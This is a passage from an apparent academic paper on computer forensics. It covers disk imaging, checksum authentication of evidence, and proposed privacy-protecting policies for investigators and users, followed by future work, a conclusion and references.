- Acquiring evidence in a computer forensics investigation primarily involves gaining the contents of the suspects hard drive. The contents of the hard drive are copied on one or more hard drives that the investigator will use to conduct the investigation. These copies, or images, are obtained by coping bit by bit from the suspects hard drive to another hard drive or disk. The reason why hard drives must be copied bit by bit is because doing so ensures that all the contents of the hard drive will be copied to the other. Otherwise, unallocated data (such as deleted files), swap space, sectors, and slack space will not be copied.

- The authentication of the evidence is the process of ensuring that the evidence has not been altered during the acquisition process. In other words, authentication shows that the no changes to the evidence occurred during the course of the investigation. Any changes to the evidence will render the evidence inadmissible in a court. Investigators authenticate the hard drive evidence by generating a checksum of the contents of the hard drive. By showing that the checksums of the seized hard drive and the image are identical, the investigators can show that they analyzed an unaltered copy of the original hard drive. The algorithms most commonly used to generate these checksums are MD5 and SHA.

- Analyzing contents of the media is the most time-consuming step in a forensics investigation is the analysis of the evidence. It is in the analysis phase that evidence of wrongdoing is uncovered by the investigator.

- Documenting findings:- It is important to accurately record the steps taken during the digital evidence examination in the form of acceptable in court. This step involves the presentation of evidence discovered in a manner which is understood by lawyers, non-technically staff/management, and suitable as evidence.

## 3 Security and Privacy protecting policies

Computer forensics investigators should perform the tasks of building evidence against cyber criminals without having to violate privacy policies. The following describes the proposed procedures required while forensics process to maintain security and privacy from different perspectives.

### 3.1 From the user point of view

- Remove any unneeded data using specialized erasure tools, such as Evidence Eliminator. The affected user is given assurance that no law is being violated, since deleted data can be retrieved from computer storage.

- Obtain packet acknowledgement via the use of a token rather than the IP address. Security tokens allow authorized users to gain access to network services but only for a limited time. Tokens are usually provided in the form of a smart card or key fob that requires the users personal identification number (PIN) before he is furnished with a special number identifier. The second set of numeric codes allows the authorized user to log in. This ensures that the data gathered from the network service are kept secured and accessible only to the authorized user by virtue of his token.

### 3.2 From both the user and investigator point of view

- Preserve event logs in external nodes.
- Establish policies to safeguard backed-up data relevant to an investigation. This procedure addresses the concern regarding misuse or abuse over stored backup data, which if not properly secured will enable unscrupulous users to extract sensitive personal information, tantamount to privacy violation.
- Handle disposal of data in a secure manner to ensure that irrelevant information is properly deleted or destroyed.

### 3.3 From the investigator point of view

- Make two identical copies of the hard disk and leave one in an environment trusted by the affected party. That way, the users can reference the investigators prepared evidence against their copy as it was maintained in its original state. A hash signature of the stored data shall be used as proof that the users copy is an exact replica of the original disk and has not been tampered with.
- Limit the search for evidence to the goal of the investigation. In such a case, sensitive document decryption shall not be performed on data that belong to individuals who are not connected to the cyber fraud under investigation.
- Handle time-stamped events in strictest confidence. The irrelevant information can be constituted as a violation if this places any individual in a compromising situation that is irrelevant to the cybercrime under investigation.
- Safely store all internal transaction logs to insure that data held and presented as evidence are not corrupted.some of the policies stated above are based on [Yas01]

## 4 Future works

In this paper a literature review of computer forensics, along with security and privacy issues are presented and revised guidelines to be followed are described. As crimes and methods to hide crimes are becoming more sophisticated, investigators and analyst must become more technical.
The following works are suggested as future work in the fields of forensics:-

- Encryption shall be continue to be an issue
- Forensic tools should be automated with better search engines that include fuzzy and logic intelligence to handle cluster boundaries. Tools to analyze distributed applications such as Java, COM, and DCOM will need to be developed.

- Better network analysis tools need to be developed
- Develop an algorithm for hidden data recovering system.
- Develop a models to suggest ways to handle secure audit logs
- Advanced hash analysis- The weakness in the MD5 cryptographic hash function as it allows the construction of different messages with the same MD5 hash showed that the use of this hash function in digital signatures can lead to theoretical attack scenarios thus exposing the security infrastructure of the web to realistic threats and advanced algorithm for hash analysis should be design.

## 5 Conclusion

This paper provides a general overview of computer forensics security and privacy issues while collecting digital evidence. Furthermore, the paper describes suitable procedures to be followed by both investigators and users to maintain the privacy and security issues. As the technology advances, investigators will have to be careful when collecting evidence to ensure that they are not violating any privacy rights. Future technologies will likely protect individual rights as well as gather information. In addition to stated above, other security policies should be implemented. Valid and reliable methods to recover data from computers in custody as evidence in criminal investigations are becoming fundamental for law enforcement agencies worldwide. These methods must be technologically robust to ensure that all probative information is recovered. They must also be legally defensible to ensure that nothing in the original evidence was altered and that no data was added to or deleted from the original. Moreover, computer forensics is a promising field that will continue to grow, especially in terms of security and privacy protecting issues as computer technology becomes more ubiquitous.

## References

[McK99] Rodney McKemmish. What is computer forensics. *Trends and Issues in Crime and Criminal Justice*, (118):1, 1999.

[Yas01] A. Yasinsac. Policies to Enhance Computer and Network Forensics: Proceedings of Second IEEE Systems, Man, and Cybernetics Information Assurance Workshop. *IEEE Transactions on Information Theory*, 1(5):289–295, September 2001.